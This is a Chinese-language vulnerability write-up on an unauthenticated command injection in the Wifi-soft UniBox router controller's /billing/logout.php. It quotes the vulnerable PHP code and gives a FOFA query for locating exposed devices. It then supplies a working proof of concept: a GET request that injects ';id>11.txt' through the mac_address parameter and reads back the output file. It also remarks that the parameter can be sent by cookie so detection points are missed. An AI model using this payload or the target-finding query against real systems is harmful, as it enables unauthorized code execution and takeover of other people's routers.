漏洞简介
Wifi-soft UniBox controller 路由器产品中存在一个致命漏洞,/billing/logout.php 受命令注入漏洞的影响。未授权的攻击者可通过该漏洞在服务器端任意执行代码,写入后门,获取服务器权限,进而控制整个路由器。
影响版本
fofa语法
body="Unibox" && body="Controller" || body="www.wifi-soft.com"
漏洞分析
直接看 /billing/logout.php 的业务实现造成漏洞的关键部分如下
<?php
#==========================================================================================================================#
# WIFI-SOFT SOLUTIONS PRIVATE LIMITED CONFIDENTIAL
#
# Copyrights (C) 2005-2011 Wifi-soft Solutions Pvt. Ltd. All Rights Reserved.
#
# NOTICE:  All information contained herein is, and remains the property of Wifi-soft Solutions Pvt. Ltd. and its suppliers,
# if any.  The intellectual and technical concepts contained herein are proprietary to Wifi-soft Solutions Pvt. Ltd.
# and its suppliers and may be covered by U.S. and international Patents, patents in process, and are protected by
# trade secret or copyright law.Dissemination of this information or reproduction of this material is strictly forbidden
# unless prior written permission is obtained from Wifi-soft Solutions Pvt. Ltd.
#
# THIS CODE AND INFORMATION ARE PROVIDED "AS IS" WITHOUT WARRANTY OF ANY
# KIND, EITHER EXPRESSED OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE
# IMPLIED WARRANTIES OF MERCHANTABILITY AND/OR FITNESS FOR A
# PARTICULAR PURPOSE.
#
# Project: UniBox
#=========================================================================================================================#
      $logout_user = $_REQUEST['logout_user'];
      $mac_address = $_REQUEST['mac_address'];

      $status =0 ;
      if( $logout_user == 1 ){
       exec("sudo /usr/sbin/chilli_ipc logout $mac_address");
       $status = 1;
    }
?>
很明显的当 logout_user= 时,直接将 mac_address 拼接进 exec 中执行,无任何过滤和校验,造成命令执行漏洞。
漏洞复现
漏洞利用
支持cookie获取参数,注意检测点,别漏
GET /billing/logout.php?logout_user=1&mac_address=;id>11.txt HTTP/1.1
Host: unibox.mrxn.net
访问命令执行结果文件 /billing/11.txt

成功获得 id 命令执行的结果





